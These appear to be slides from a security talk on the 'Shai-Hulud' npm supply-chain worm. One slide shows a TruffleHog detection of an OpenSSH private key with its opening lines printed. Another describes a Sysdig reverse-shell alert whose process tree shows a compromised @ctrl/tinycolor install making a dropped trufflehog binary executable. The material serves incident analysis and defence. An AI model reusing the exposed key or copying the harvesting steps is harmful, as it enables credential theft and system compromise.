
#1

Found verified result hog
Detector Type: PrivateKey
Decoder Type: PLAIN
Raw result: -----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABajNIZuun
xgIkm8KuzfmQuRAAAFAAAAFAAAGXAAAB3NzaC1yc2EAAAQABAAQBgQDc3A10EMPz
#2
```

# And You get a Compromise, And You get a Compromise!

- [unit42.paloaltonetworks.com](https://unit42.paloaltonetworks.com/reports/1865949b8cde38fa4df8f90f54599ef) - "Shai-Hulud" Worm Compromises npm Ecosystem in Supply Chain Attack

- Here is a screenshot from a recent case - a developer's MacBook was infected, and **TruffleHog** was executed along the chain.
- **I have a Mac, I don't get infected, right?**



The screenshot shows a Sysdig interface for a recent event. The title is "Reverse Shell Redirects STDIN/STDOUT Using UNIX Socket". The event was seen on Sep 16, 2025, at 12:17:05 am (GMT+2). The process tree highlights a sequence of commands: "chmod +x /usr/bin/chmod", "chmod +x /root/node\_modules/@ctrl/tinycolor/trufflehog", "sh -c chmod +x "/root/node\_modules/@ctrl/tinycolor/trufflehog\"", "node bundle.js", and "node /usr/bin/npm install @ctrl/tinycolor@4.1.2 --verbose". The command "chmod +x /root/node\_modules/@ctrl/tinycolor/trufflehog" is highlighted in yellow.

## Questions & Discussion